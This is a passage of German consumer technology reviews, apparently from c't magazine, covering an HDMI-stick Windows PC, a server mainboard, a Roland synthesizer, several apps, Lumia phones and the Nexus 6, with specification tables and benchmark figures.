Die Erklärung dafür liefert das Leistungsmessgerät: Braucht der Winzling im Leerlauf gerade einmal 2,1 Watt, sind es bei der Video-Wiedergabe schon 6 Watt. Auf Dauer schafft es aber das kleine Plastikgehäuse nicht, so viel Wärme abzuführen. Bei voller Last hält der Winzling den Nominaltakt nicht lange, vom 1,83-GHz-Turbo ganz zu schweigen. Unter CPU-Volllast (Prime95) drosselt er sich auf 500 MHz. Kommt auch noch die Grafikeinheit (Furmark) dazu, sinkt die Taktfrequenz sogar unter 100 MHz. In beiden Fällen pendelt sich die primärseitige Leistungsaufnahme durch diese Schutzmaßnahme auf 3,8 Watt ein.

Der Arbeitsspeicher reicht mit 2 GByte zum Surfen aus, wer aber mehrere moderne Anwendungen parallel nutzt, braucht mehr. Der 32 GByte fassende eMMC-Speicher ist beim Lesen mit 167 MByte/s zwar schneller als eine magnetische 2,5-Zoll-Festplatte, schreibt Daten aber nur mit 46 MByte/s. Nachrüsten kann man nur mit MicroSD-Karten oder externen Laufwerken. Allerdings konkurrieren die dann mit Maus, Tastatur und anderer Peripherie um die einzige USB-2.0-Buchse – das erheblich schnellere USB 3.0 fehlt. Die einzige Micro-USB-Buchse ist für die Stromversorgung reserviert. Immerhin kann man für Maus und Tastatur auf Bluetooth 4.0 ausweichen. Ins Netz geht es nur per WLAN (IEEE 802.11n), eine Ethernet-Buchse fehlt. Audio liefert der PC ausschließlich per HDMI an den Fernseher, einen analogen Kopfhörerausgang gibt es ebenso wenig wie einen Mikrofoneingang.

Turnübung: Einschalten

Der winzige Power-Taster an der Seite ist nur schwer zugänglich, insbesondere wenn man den Stick direkt in eine rückwärtige Buchse eines Fernsehers oder Monitors gesteckt hat. Noch ärgerlicher ist, dass das vorinstallierte Windows 8.1 mit Bing sämtliche Standby-Modi verweigert. So kann man den PC nicht einmal schlafen schicken und bei Bedarf per Tastatur wieder wecken. Die Installation eines anderen Betriebssystems dürfte schwer werden, weil der 32-Bit-UEFI-Firmware ein BIOS-kompatibler Startmodus fehlt.

Die Baugröße des 190 Euro teuren HDMI-Sticks imponiert – immerhin steckt ein Windows-8-PC drin. Insgesamt konnte uns der Winzling aber nicht überzeugen, weil er bei der wohl wichtigsten Aufgabe patzt – dem Abspielen von HD-Videos. Mit einem leisen aktiven Kühlsystem, mehr USB-Ports und vor allem einer besser an den Einsatzzweck angepassten Firmware hätte ein solcher HDMI-Stick allerdings das Potenzial, so manche Smart-Funktion von Fernsehern auszustechen. Diese Einschätzung dürfte übrigens auch für den vermutlich baugleichen Windows-8-PC im HDMI-Stick-Format Meego Pad M1 alias Meego-T01 von Shenzhen T.D.S. Electronic Technology sowie den Orbsmart AW-01gelten. Alle drei stammen letztlich aus dem Hause Quanta, dort heißt das Produkt NH1.

(bbe)

c't Weitere Bilder: ct.de/y4dh

Hannspree SNNPDI1B-R8Q01	
Windows-8.1-PC im HDMI-Stick-Format	
Abmessungen	10 cm × 3,7 cm × 0,5 cm
Prozessor	Atom ZZ3735F, 4 Kerne, 1,33 GHz
RAM / SSD	2 GByte / 32 GByte eMMC
Anschlüsse	1 × USB 2.0, MicroSD-Reader, WLAN (802.11n), Bluetooth 4.0
Lieferumfang	HDMI-Verlängerungskabel (20 cm), Netzteil (10 Watt), USB-Stromkabel (1 m)
Preis	190 €

Anzeige

© Copyright by Heise Zeitschriften Verlag

Server mit Extras

Asrock Rack – die Serversparte der Firma Asrock – hat das Mainboard C226M WS für kompakte Workstations und Server mit ECC-Speicher entwickelt.

Dem C226M WS merkt man an, dass Asrock auch viele Mainboards fertigt, die PC-Bastler im Einzelhandel kaufen: Das BIOS-Setup bietet flexible Einstellmöglichkeiten, die typischen Serverboards fehlen. Praktisch sind auch die Diagnose-LEDs, die in der Startphase POST-Codes zeigen. Das C226M WS ließ sich problemlos in Betrieb nehmen. Einzige Panne: Unsere M.2-SSDs mit PCIe-Controllern von Plextor und Samsung waren im M.2-Slot erst nach einem BIOS-Update nutzbar.

Von den sechs SATA-6G-Ports sind zwei mit einer der künftig erwarteten SATA-Express-SSDs nutzbar, alternativ wird einer davon mit der M.2-Fassung verbunden, wenn dort eine SATA-SSD steckt.

Mit einer SSD arbeitete das C226M WS im Leerlauf mit 16 Watt sparsamer als jedes andere bisher im c't-Labor vermessene LGA1150-Serverboard mit C222-, C224- oder C226-Chipsatz. Schaltet man im BIOS-Setup noch die Hot-Plug-Funktion der SATA-Ports ab und installiert den Intel-RST-Treiber, sind unter Windows Server 2012 R2 sogar 14,4 Watt erreichbar.

Anders als auf vielen Serverboards sitzt auf dem C226M WS kein separater Fernwartungschip mit Grafikprozessor, sondern es ist für einen Prozessor mit eingebauter GPU ausgelegt: also einen Celeron, Pentium, Core i3 oder Xeon E3-12x5. Bei letzteren markiert die Ziffer 5 in der Typenbezeichnung die integrierte Grafik. Per DisplayPort lassen sich ab Core i3 auch 4K-Displays mit 60 Hz ansteuern. Core i5 und i7 laufen zwar ebenfalls, aber damit funktioniert der ECC-Fehlerschutz nicht – selbst wenn ECC-RAM drinsteckt.

Intels Server-Fernwartung am Ethernet-Port des I217-LM bietet Basisfunktionen wie die Möglichkeit, das System aus der Ferne neu zu starten. Für den I210-AT liefert VMware einen Treiber für vSphere/ESXi 5.x. Im Setup des jüngsten BIOS lässt sich das Laden der Option-ROMs bestimmter PCIe-Karten verhindern, um das Boot-Medium gezielt zu wählen.

Das C226M WS leistet, was man erwartet, und arbeitet obendrein effizient. Es ist eine attraktive Alternative zu den wenigen Single-Socket-Serverboards mit vergleichbarer Ausstattung von Asus und Supermicro. (ciw)

Anzeige

Asrock Rack C226M WS

Server-Mainboard für LGA1150-Prozessoren	
Hersteller	Asrock Rack, www.asrockrack.com
Chipsatz/Format	C226 (Lynx Point)/Micro-ATX
BIOS	C226M WS P1.22
RAM (Slots/Typ/max. Kapazität)	4/DDR3-1600 mit oder ohne ECC/32 GByte
PCIe-Steckplätze	1 × 3.0 x16/1 × 3.0 x8/1 × 2.0 x4/M.2
Gigabit Ethernet	1 × Intel I217-LM, 1 × Intel I210-AT
Anschlüsse extern	je 1 × DP, HDMI, DVI-D, VGA, 2 × Ethernet, 2 × USB 3.0, 4 × USB 2.0, PS/2, 3 × Audio-Klinke
Anschlüsse intern	6 × SATA 6G (davon 2 als SATAe nutzbar), 2 × USB 2.0, 2 × USB 3.0, COM-Port (RS-232), Thunderbolt-Adapter, 4 × 4-Pin-Lüfter, ATX 24-pol., EPS12V, TPM
Leistungsaufnahme Leerlauf/CPU-Last	16/109 Watt (Core i5-4690, Enermax Triathlor ETL300AWT)
Lieferumfang	ATX-Blende, 4 SATA-Kabel, Treiber-DVD
Preis	zirka 170 €

© Copyright by Heise Zeitschriften Verlag

Bass erstaunt

Rolands System-1 lädt den Sound alter Synthies aus Software-Modulen.

Das Besondere am System-1 ist nicht seine interne Klangerzeugung, die sich der virtuellen Emulation einer subtraktiven Klangsynthese mit zwei Oszillatoren, eines LFOs und eines Filters bedient. Der harte, digitale Klang setzt einen Kontrapunkt zum analogen Moog-Sound. Der wirkliche Clou verbirgt sich hinter dem Knopf „Plug-out“, mit dem der System-1 die virtuelle Klangerzeugung aus einem Software-Synthesizer-Plug-in übernimmt und ohne Rechner weiterspielt. Die Software-Plug-ins lassen sich zudem ganz normal in DAWs einbinden und dort auch ohne den System-1 spielen. Käufer des System-1 erhalten eine exzellente Simulation des Bass-Synthies SH-101 von 1983, dessen charakteristischer Klang zahllose Elektro-Produktionen geprägt hat. Allein dafür lohnt bereits die Anschaffung.

Mit dem Rechner verbunden fungiert der System-1 als MIDI-Controller, über dessen gut verarbeitete Drehknöpfe man alle Parameter direkt im Griff hat. Bedauerlicherweise reagiert die Tastatur (wie auch die Software-Plug-ins) nicht anschlagdynamisch und hat einen geringen Hub. Im System-1 gibt es leider nur acht Speicherplätze für Patches, was viel zu wenig ist. Ansonsten funktioniert das Zusammenspiel tadellos.

Als zweiten Software-Synth mit Plug-out-Unterstützung bietet Roland den SH-2 von 1978 auch als einzelnes Plug-in an. Sound-Tüftler erwarten knallige Bässe, fette Drums und charaktervolle Leads, wie sie kaum ein anderer Software-Synth liefert. Bei dem coolen Konzept darf man gespannt sein auf weitere Module. (hag)

c't Video: ct.de/yarm

Aira System-1	
Hardware-Synthesizer mit Software-Modulen	
Hersteller	Roland, www.rolandmusik.de
Anschlüsse	USB 2.0, 2 × Klinke Out, Kopfhörer, Pedal-Switch/Expression, MIDI In/Out
Systeme	Windows ab 7, OS X ab 10.8.5
Software	Audio-Treiber (24 Bit / 96 kHz), SH-101 Software-Synth (VST 3, AU)
Preise	System-1 600 €, SH-2 Plug-out 75 € (110 €)

Android-Fernbedienung

Mit AirDroid bekommt der PC Zugriff auf die Dateien, SMS, Fotos und Kontakte eines Android-Smartphones. Gerootete Geräte kann man sogar fernsteuern.

Die Android-App AirDroid stellt ihre Dienste per Web-Interface bereit. Befindet sich der fernsteuernde PC im gleichen Netzwerk, wählt der Nutzer einfach im Browser die lokale IP des Android-Geräts an. Dann hat er Zugriff auf alle Dateien, kann Fotos ansehen und löschen, Musik und Videos auf dem PC abspielen, Kontakte bearbeiten, Klingeltöne festlegen und die APKs installierter Apps herunterladen. SMS kann man lesen, löschen (nicht unter Android 4.4.x) und auch versenden.

Zudem zeigt der PC die Statusmeldungen des Handys an, also beispielsweise eingehende Threema- oder WhatsApp-Nachrichten. Er kann die Kamera des Smartphones einschalten, auf einigen Geräten allerdings ohne Autofokus. Ankommende Anrufe bekommt man am PC mitgeteilt und kann sie ablehnen, nicht aber annehmen. Ausgehende initiiert man vom PC, muss sie aber dann am Handy führen.

Per Webdienst web.airdroid.com finden sich die Geräte auch über Netzgrenzen hinweg, beispielsweise wenn das Smartphone per Mobilfunk im Internet hängt. Auch eine Ortung des Handys ist dann möglich.

Das Starten oder Fernsteuern von Apps ist nur auf gerooteten Geräten möglich, man benötigt dazu den (sonst mäßig nützlichen) Windows- oder Mac-OS-Client. Die Tonausgabe wird dabei nicht übertragen.

AirDroid ist kostenlos und bei direkter Verbindung nicht eingeschränkt. Verbindungen über den Webdienst sind auf zwei Geräte pro Konto beschränkt, der Dateitransfer über Netzgrenzen hinweg auf 200 MByte pro Monat. Für 2 US-Dollar im Monat bekommt man unter anderem unbegrenzten Traffic und verwaltet sechs Geräte. (jow)

AirDroid 3.0	
Android-Fernzugriff per Browser	
Hersteller	Sand Studio, www.airdroid.com
Preis	**kostenlos** (uneingeschränkter Fernzugriff 2 US-$ pro Monat)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Alpentouren in HD

Die Navi-App 3D Outdoor Guides rendert Freizeittouren auf äußerst hochaufgelösten Geländemodellen. Diese lassen sich für derzeit 60 Alpenregionen offline nutzen.

Wer die Alpen zu Fuß oder auf Skiern erkunden will, kann sich mit den käuflichen Karten zur Gratis-App 3D Outdoor Guides optimal darauf vorbereiten. Die interaktiven Karten des Anbieters 3D Reality Maps zeigen sehr viel feinere Details und höher aufgelöste Höhenprofile als etwa die Satellitenansichten von Google Earth. Jeder Felsbrocken, den man nicht mit einem großen Schritt übersteigen könnte, ist darin erkennbar und wird auch bei den einblendbaren Touren-Vorschlägen berücksichtigt. Viele Routen sind ebenso wie Bergbahnen und Sessellifte schon in der Karte enthalten, weitere kann man selbst aufzeichnen und mit einer Community teilen. In allen Fällen zeigt die App ganz plastisch, wie steil der Weg an jedem Punkt ist. Gebietsübergreifend sind Straßen- und topografische Karten von OpenStreetmap online verfügbar. Routen zur Anreise kann die App damit aber nicht ermitteln.

Die Aufgabe, in der Luftbild-Ansicht einen bestimmten Blickwinkel genau einzustellen, gestaltete sich im Test recht friemelig. Dafür reagiert die Software angenehm zügig auf Positionsänderungen. Außer 60 Wanderkarten sind momentan 11 Karten speziell für Mountainbiker und 2 für Skiläufer erhältlich, die jeweils auch passende Begleitinfos enthalten, etwa über Berghütten und aktuelle Veranstaltungen. Zusammen mit einer Karte belegt die App rund 50 MByte, lässt sich aber nicht auf SD-Karte auslagern. Es gibt viele Apps mit ähnlichen Grundfunktionen, diese sticht Outdoor Guides aber mit seinem besseren Kartenmaterial eindrucksvoll aus. (hps)

c't Alle Kartenangebote: ct.de/ym51

3D Outdoor Guides	
Freizeit-Tourenplaner	
Hersteller	3D RealityMaps
Systemanf.	Android ab Version 3.0; iOS ab Version 6.0
Preis	kostenlos; Karten je 7,99 €

Redshiftchen

Redshift Discover Astronomy ist eine Light-Variante des App-Klassikers Redshift. Die Zielgruppe bilden astronomiebegeisterte Laien.

Das digitale Planetarium zeigt die Ansicht des Himmels für beliebige Zeitpunkte zwischen den Jahren 1900 und 2100. Es erlaubt einen tiefen Zoom, mit dem es sogar den Planeten Neptun bildschirmfüllend darstellen kann. Die App macht Spaß: 3D-Flüge zu Objekten unseres Sonnensystems bieten spannende Ansichten von Planeten und Monden. Die Funktion „Himmel scannen" wertet Kompass und Lagesensor aus: Hält man das Gerät gen Himmel, zeigt die App den passenden Ausschnitt an. Das „Astronomie entdecken"-Menü vermittelt etwas Grundwissen über Planeten und Sterne und führt einige Konstellationen vor.

Die detailverliebte Grafik und die eingängige Navigation der großen Ausgabe finden sich eins zu eins in der Einsteigerversion wieder. So wandert etwa bei einer Sonnenfinsternis aus Sicht unseres Mondes ein Schattenfleck über die Erdoberfläche. Wer diese günstige App-Version wählt, muss vor allem bei der Konfigurierbarkeit der Ansicht Abstriche machen: Objektgruppen lassen sich nicht einzeln ausblenden, Darstellung und Beschriftungen sind nur grob anpassbar. Auch der für Teleskopbesitzer wichtige Nachtmodus, der die Darstellung auf Rottöne umschaltet, fehlt.

Für interessierte Einsteiger, Laien und Kinder ist die App empfehlenswert. Sie eignet sich gut für eine übersichtliche Ansicht des Nachthimmels und um durch die Tiefen unseres Sonnensystems zu surfen. Ambitionierte Hobbyastronomen werden damit allerdings kaum glücklich – sie greifen lieber gleich zum vollwertigen Redshift oder Ähnlichem (siehe c't 21/14, S. 126). (jss)

c't iTunes-Link: ct.de/yqsd

Redshift Discover Astronomy	
Planetarium-App	
Hersteller	USM, www.usm.de
Betriebssystem	iOS ab 5.1
Preis	2,99 €

Anzeige

© Copyright by Heise Zeitschriften Verlag

Achim Barczok, Jan Schüßler

Ungleiche Geschwister

Windows-Phones Nokia Lumia 730, 735 und 830

Die Lumia-Smartphones 730, 735 und 830 sind Microsofts neue Mittelklasse: ordentliche Hardware mit aktueller Software und für die Preisklasse überzeugenden Foto-Kameras.

Nokia Lumia 730/735

Nokia Lumia 830

Es sind die letzten Lumia-Smartphones, die noch den Schriftzug „Nokia“ auf der Rückseite tragen – künftig lässt Microsoft den Namen des finnischen Ex-Herstellers weg. Optisch passen das Lumia 730, 735 und das 830 jedenfalls noch perfekt in die Smartphone-Reihe aus dem Hause Nokia: Alle drei gibt es in quietschbunten Farben, und alle drei sind mit der aktuellen Version von Microsofts kacheligem Mobilbetriebssystem Windows Phone 8.1 Update 1 und der Lumia-spezifischen Erweiterung Denim ausgestattet.

Mit Version 8.1 kommt Windows Phone nahe an Android und iOS heran: Von einer schicken Bedienoberfläche über die übersichtliche Nachrichten-Zentrale mit Schnellstartleiste bis hin zu nützlichen Software-Paketen wie die Offboard-Navigation Here Maps ist alles dabei. Außerdem können Apps nun auch auf SD-Karte ausgelagert werden, sodass die kleinen Flash-Speicher der drei Testgeräte verschmerzbar sind. Doch vor allem beim App-Angebot hinkt Windows Phone hinterher. Die Sprachassistenz Cortana ist auf den Geräten nicht vorinstalliert, kann aber als deutschsprachige Alpha-Version auf der Entwicklerseite von Microsoft heruntergeladen werden (siehe c’t-Link).

Nokia Lumia 730/735

Die 73x-Reihe von Nokia Lumia gibt es in zwei fast baugleichen Varianten: als Lumia 730 mit zwei SIM-Slots und als Lumia 735 mit LTE-fähiger Nano-SIM und drahtloser Ladetechnik. Die Kamera auf der Frontseite hat ein vergleichsweise hochwertiges 5-Megapixel-Weitwinkelobjektiv eingebaut, mit dem man auch einen Gruppen-Selfie ohne Verrenkungen hinbekommt. Die Bildqualität ist vor allem in puncto Farbrauschen um einiges besser als bei den meisten Frontkameras, aber immer noch weit von einer ordentlichen Rückseitenkamera entfernt.

Lieber schießt man Fotos deshalb mit der Kamera auf der Rückseite: Für ein Smartphone unter 200 Euro macht die vom Lumia 730 überraschend gute Bilder, die scharf – wenn auch softwareseitig stark nachgeschärft – sind und zumindest in der Mitte schöne Farben zeigen, zu den Rändern hin entdeckten wir auf vielen Bildern einen leichten Grünstich. Die in den Datenblättern angegebene Auflösung von 6,7 Megapixeln ist nur ein theoretischer Wert, denn sowohl bei 4:3- als auch 16:9-Aufnahmen beschneidet die Kamera-Software die Fotos auf 6,1 beziehungsweise 5,3 Megapixel.

Ebenfalls ungewöhnlich in der Preisklasse ist das 4,7 Zoll große AMOLED-Display. Es zeigt satte Farben und hat einen hervorragenden Kontrast, der beim Kachel-Design besonders schön zur Geltung kommt. Der Hersteller verwendet allerdings ein Pentile-Pixelraster, das mit einer verringerten Anzahl von roten und blauen Subpixeln auskommen muss – je nach Farbe wirken kleine Schriften deshalb fransig.

Das Gehäuse ist aus Plastik und relativ leicht. Der Sitz der farbigen Rückschale ist gut, aber nicht perfekt: Wer an den Ecken des Gehäuses herumdrückt, bemerkt hin und wieder ein leichtes Knarzen. In der hochglänzenden („glossy“) orangenen Variante ist es zudem recht rutschig und anfällig für Fingerabdrücke; die Cover in Grün, Schwarz und Weiß sind matt und griffiger. Gespart hat Nokia bei den Tasten: Die sonst bei teureren Lumia-Smartphones übliche Fototaste fehlt, die Buttons für „Zurück“, „Home“ und „Suche“ sind virtuell und nicht so gut zu bedienen wie die Sensortasten anderer Smartphones.

Die Pureview-Kamera des 830 macht gute Fotos, die die Software allerdings stark nachschärft.

Über den Lautsprecher der 730er-Geräte fiel im Test bei der Wiedergabe ein hochfrequentes, fiependes Rauschen auf. Diesen Effekt gibt es auch bei anderen Smartphones, bei denen man allerdings meist genau hinhören muss; beim Lumia 730 ist der Effekt unangenehm.

Nokia Lumia 830

Das Lumia 830 ist das erste Mittelklasse-Smartphone, das Nokias bisher den High-End-Geräten vorbehaltene Kamera-Technik „Pureview“ verpasst bekommt. Die Fotoqualität ist gut, aber nicht außergewöhnlich: Die Bilder sehen scharf und farbkräftig aus, sind aber in den Ecken leicht unscharf und genauso wie beim 730 stark nachbearbeitet. Der Vorteil gegenüber dem Lumia 730 besteht vor allem in der höheren Auflösung (theoretisch 10 Megapixel, praktisch 9,3 bzw. 8,3), der mechanischen Fototaste und dem optischen Bildstabilisator. Letzterer sorgt selbst bei schlechten Lichtbedingungen für scharfe Bilder. An die Bildqualität der Kameras von iPhone 6 Plus oder Galaxy Note 4 kommt das Lumia 830 aber lange nicht heran. Videos nimmt die Kamera mit maximal Full HD auf, die Ergebnisse sind ordentlich.

Das Gehäuse sieht ein ganzes Stück edler aus und fühlt sich hochwertiger an als das des 730, ist aber auch schwerer. Der Alu-Rahmen schließt sauber am Display ab, der rückseitige farbige Plastikdeckel ist eingeklickt und sitzt fest – insgesamt ein gelungener Mix aus schick und schrill.

© Copyright by Heise Zeitschriften Verlag

Laufzeiten

	Video (max. Helligkeit) [h] besser ▶	**3D-Spiel** (max. Helligkeit) [h] besser ▶	**WLAN-Surfen** (max. Helligkeit) [h] besser ▶
Nokia Lumia 730	9,6	4,6	7,7
Nokia Lumia 735	9,4	4,5	8
Nokia Lumia 830	6,5	3,5	8,8
Nokia Lumia 930	6,6	2,4	5,5

Alle Laufzeiten bei max. Helligkeit gemessen (ca. 300 cd/m², da der übliche c't-Laborwert von 200 cd² nicht einstellbar); Spiel: Asphalt 8; Surfen: Abruf einer Standard-Webseite alle 30 s

Das mit 5 Zoll Diagonale ziemlich große Display nutzt IPS-Technik – dadurch ist es nicht so farbkräftig und kontrastreich wie das des Lumia 730, sieht aber trotzdem schön aus und wirkt aufgrund der normalen RGB-Pixelstruktur schärfer.

Die technische Ausstattung ist im Vergleich zur Android-Mittelklasse eher mau und der des Lumia 730 sehr ähnlich: unter anderem nur 1 GByte RAM, 16 GByte (erweiterbarer) Flash-Speicher und ein Snapdragon 400 mit 4 Kernen bei 1,2 GHz. Das macht aber nichts, weil Windows Phone darauf trotzdem schnell und flüssig läuft.

Enttäuschend sind die Akkulaufzeiten: Das Smartphone hält gerade so über den Tag, im Labortest lagen die Werte deutlich unter denen des Lumia 730 und damit unter dem Durchschnitt aktueller Smartphones.

Fazit

Das Lumia 730 und das 735 sind für etwa 200 Euro interessant für Einsteiger, die LTE oder zwei SIM-Slots wollen und Wert auf eine ordentliche Kamera legen. Man merkt aber die mittelmäßige Verarbeitung.

Das Lumia 830 fühlt sich ein ganzes Stück solider an und macht bessere Fotos in dunkler Umgebung. Für die knapp 300 Euro bekommt man aber auch interessante Alternativen im Android-Lager: zum Beispiel das OnePlus One oder das Samsung Galaxy S4. (acb)

c't Fotos, Videos der Smartphone-Kamera: ct.de/y3hr

Lumia-Smartphones

Modell	**Lumia 730/735**	**Lumia 830**
Hersteller	Microsoft, microsoft.com/de-de/mobile	Microsoft, microsoft.com/de-de/mobile
Betriebssystem	Windows Phone 8.1 / Denim	Windows Phone 8.1 / Denim
Prozessor / Kerne / Takt	Qualcomm Snapdragon 400 / 4 / 1,2 GHz	Qualcomm Snapdragon 400 / 4 / 1,2 GHz
RAM / Flash-Speicher (frei) / SD-Slot	1 GByte / 8 GByte (~4,5 GByte) / MicroSD	1 GByte / 16 GByte (11,7 GByte) / MicroSD
WLAN / Dual-Band	IEEE 802.11n / –	IEEE 802.11n / –
Bluetooth / NFC / GPS	4.0 / ✓ / ✓	4.0 / ✓ / ✓
mobile Datenverbindung[1]	Lumia 730: 2 Micro-SIM-Slots mit UMTS (21,1 MBit/s down, 5,76 MBit/s up), Lumia 735: 1 Nano-SIM-Slot mit LTE (150 MBit/s down, 50 MBit/s up)	LTE (150 MBit/s down, 50 MBit/s up)
Akku: Kapazität / austauschbar / drahtlos ladbar	2200 mAh / ✓ / ✓ (nur Lumia 735)	2200 mAh / ✓ / ✓
Abmessungen (H × B × T) / Gewicht	13,9 cm × 6,8 cm × 1 cm / ca. 130 g (je nach Cover)	13,9 cm × 7 cm × 1 cm / 151 g
Kamera-Auflösung Fotos / Video	16:9 mit 3072 × 1728, 4:3 mit 2848 × 2144 (6,7 MPixel) / 1920 × 1080	16:9 mit 3072 × 1728, 4:3 mit 2848 × 2144 (10 MPixel) / 1920 × 1080
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (1)	✓ / ✓ / ✓ (1)
Frontkamera-Auflösung Fotos / Video	2592 × 1936 / 1920 × 1080	1280 × 720 / 1280 × 720
Display-Messungen		
Technik / Größe (Diagonale)	OLED / 10,3 cm × 5,8 cm (4,7")	LCD (IPS) / 11,1 cm × 6,2 cm (5")
Auflösung / Seitenverhältnis	1280 × 720 Pixel (316 dpi) / 16:9	1280 × 720 Pixel (293 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	>10 000:1 / AdobeRGB	960:1 / sRGB
Kontrast / Farbraum	69 … 320 cd/m² / 94 %	59 … 313 cd/m² / 90 %
Straßenpreis	Lumia 730: 180 € / Lumia 735: 205 €	290 €

[1] Herstellerangabe ✓ vorhanden – nicht vorhanden

Anzeige

© Copyright by Heise Zeitschriften Verlag

Hannes A. Czerulla

Nexus mit Wachstumsschub

6-Zoll-Smartphone Nexus 6 mit sauberem Android 5

Auf dem Phablet Nexus 6 entspricht Android 5 voll und ganz den Vorstellungen Googles ohne unerwünschte Dreingaben. Mit wenigen Ausnahmen ist die Hardware das Beste vom Besten.

Google verabschiedet sich vom bisherigen Konzept der Nexus-Smartphones und Tablets, gut ausgestattete Geräte zum Schnäppchenpreis anzubieten: Das von Motorola hergestellte 6-Zoll-Phablet Nexus 6 ist mit 600 Euro genauso teuer wie vergleichbare Modelle. Was vom Konzept übrig bleibt, sind Top-Ausstattung und ein aktuelles Android ohne unnütze Zusatz-Software vom Hardware-Hersteller.

Für Android 5 hat Google die Gestaltung des Systems komplett überarbeitet. Das sogenannte Material Design arbeitet mit kräftigen Farben und starken Kontrasten, die auf dem AMOLED-Display des Nexus 6 besonders hübsch zur Geltung kommen.

Das System entspricht der bereits bekannten Version von Google (Vanilla-Android).

Display

Das 6-Zoll-Display macht das Phablet zwar unhandlich, stellte sich aber sonst durchgehend als Vorteil heraus: beispielsweise beim Surfen, Tippen und Spielen. So ersetzt das Nexus 6 ein Tablet und lässt dennoch die Möglichkeit zu telefonieren. Nutzer von kleineren Smartphones müssen sich erstmal an die Maße und die nötige Zweihandbedienung gewöhnen. Entgegen unseren Erwartungen boten alle „Testhosentaschen“ genug Platz. Bevor man sich hinsetzt oder aufs Fahrrad schwingt, muss man das Gerät allerdings aus der Tasche nehmen.

Zurück zum Display: Wenige Konkurrenten erreichen die gleiche Bildqualität. Dank OLED-Technik erstrahlen Farben in lebendiger Pracht und die Kontraste sind um ein Vielfaches kräftiger als auf LCDs. Mit 2560 × 1440 Bildpunkten zeigt das Display auf dieser kleinen Fläche so viele Pixel wie sonst nur das LG G3 und Samsung Galaxy Note 4. Das bloße Auge mag keinen Unterschied zu Full-HD-Auflösung erkennen. Zwei Nachteile hat der Bildschirm dennoch: Zum einen ist die Anzeige mit 354 cd/m² nicht besonders hell. Bei direkter Sonneneinstrahlung lässt sich das Display nur schwer ablesen. Zum anderen zeigt sich ein Grünstich, wenn man aus sehr flachen Winkeln auf das Display schaut. Dieser Effekt tritt aber nur auf weißen Flächen sichtbar auf.

Hardware

Auf eine Status-LED, die auf Nachrichten und Ereignisse aufmerksam macht, muss man verzichten. Zwar ist eine LED eingebaut, sie wird aber bislang nicht genutzt.

Der eingebaute Quad-Core-Prozessor Snapdragon 805 hat im Vergleich zum Vorgänger Snapdragon 801 minimal höhere Taktraten. Das macht ihn zu einem der schnellsten Mobilprozessoren. Das Android-System läuft ausnahmslos flüssig und Apps öffnen verzögerungsfrei. Neue Leistungsrekorde stellt der Grafikchip Adreno 420 auf. Als erste Smartphone-GPU erreicht sie in unserem Grafik-Benchmark 3DMark weit über 20 000 Punkte. Üblicherweise reduzieren Geräte mit solch potenter Hardware nach kurzer Vollauslastung die Taktraten von CPU und GPU. Das Nexus 6 hingegen läuft selbst nach mehreren Minuten noch immer mit maximaler Taktung und wird dabei nicht einmal außergewöhnlich warm.

Im Gehäuse findet auch ein großer Akku mit 3220 mAh Platz; entsprechend zufriedenstellend sind die Laufzeiten. 1 1/2 Tage hielt das Nexus 6 im Alltagstest stets durch. Modelle gleicher Größe wie das Samsung Galaxy Note 4 oder Apple iPhone 6 Plus laufen noch länger. Lädt man das Smartphone über das mitgelieferte Netzteil mit 1,6 Ampere, ist es bereits nach 39 Minuten auf 50 Prozent und nach etwa 106 Minuten voll.

Einen MicroSD-Karten-Slot besitzt das Nexus 6 nicht. Die 32 GByte interner Flash-Speicher der preiswertesten Ausführung dürften den meisten Nutzern aber genügen. Für einen moderaten Aufpreis von 50 Euro bekommt man die 64-GByte-Variante.

Bei der Sprachqualität hängt das Nexus 6 anderen Spitzenmodellen hinterher. Zwar ist der Gesprächspartner klar zu verstehen, bei hoher Lautstärke scheppert der Lautsprecher jedoch. Vieltelefonierer sollten vor dem Kauf Probe hören. SIM-Karten akzeptiert das Phablet nur im Nano-Format.

Kamera

Mit den Spitzenkameras anderer Phablets hält die Knipse des Nexus 6 nicht mit und hat vor allem bei schummrigem Licht Probleme: Schon bei indirekter Wohnungsbeleuchtung rauschen die Fotos stark. Im Tageslicht belichtet die Automatik zu dunkel. Fokussiert man mit einem Fingertipp auf den Bildschirm nach, hellt das Bild zwar auf, aber zu viel. Zur Wahl stehen also Unter- oder Überbelichtung. Die 2 LEDs der Fotoleuchte beleuchten ausschließlich die Mitte des Motivs. Details kommen auf den Bildern außergewöhnlich gut zur Geltung, da nur dezent Filter zum Einsatz kommen. Der optische Bildstabilisator sorgt auch bei 4k-Videos für ein ruhiges Bild.

Fazit

Generell wird die Ausstattung dem Preis des Nexus 6 gerecht. Neben dem Samsung Galaxy Note 4 ist das Gerät eins der

Benchmarks

Modell	Chipsatz / Prozessorkerne / Takt	Grafikchip	Coremark (Singlethread) besser ▶	Coremark (Multithread) besser ▶	GFXBench 2.7 T-Rex HD [fps] besser ▶	GFXBench 2.7 T-Rex HD offscreen [fps] besser ▶	3DMark Ice Storm Unlimited besser ▶
Nexus 6	Qualcomm Snapdragon 805 / 4 / 2,7 GHz	Adreno 420	8849	36131	28	39	23600
Samsung Galaxy Note 4	Qualcomm Snapdragon 805 / 4 / 2,7 GHz	Adreno 420	8807	30934	26,5	41,6	19649
Apple iPhone 6 Plus	Apple A8 / 2 / 1,4 GHz	GX6450	9099	18256	52,5	44,7	17829

© Copyright by Heise Zeitschriften Verlag

Bereits das Nexus 5 (rechts) hat vor einem Jahr zu Diskussionen über große Displays geführt. Der Nachfolger Nexus 6 geht mit 6 Zoll kaum noch als Smartphone durch.

besten Android-Phablets – auch wenn es kleine Schwächen zeigt. Die Kamera und die Laufzeiten bleiben hinter der Konkurrenz zurück; darüber hinaus wäre ein Speicherkarten-Slot angemessen gewesen.

Wer auf die besten Smartphone-Fotos verzichten kann, wird dennoch zufrieden sein. Denn als Ausgleich läuft auf dem Nexus 6 das aktuelle Android ohne Schnickschnack und überflüssiger Bloatware und mit der Aussicht auf schnelle Update-Versorgung. Das hat sonst kein Phablet zu bieten. (hcz)

Literatur

[1] Jörg Wirtgen, Bunte Lutscher, Google Android 5 Lollipop: neues Design, 64 Bit, c't 24/14, S. 20

[2] Hannes A. Czerulla, Großsmartig, High-End-Phablets von Apple, Samsung und Co. im Vergleichstest, c't 1/15, S. 128

Nexus 6

Android-Phablet	
Ausstattung	
Hersteller	Motorola
Betriebssystem	Android 5.0.1
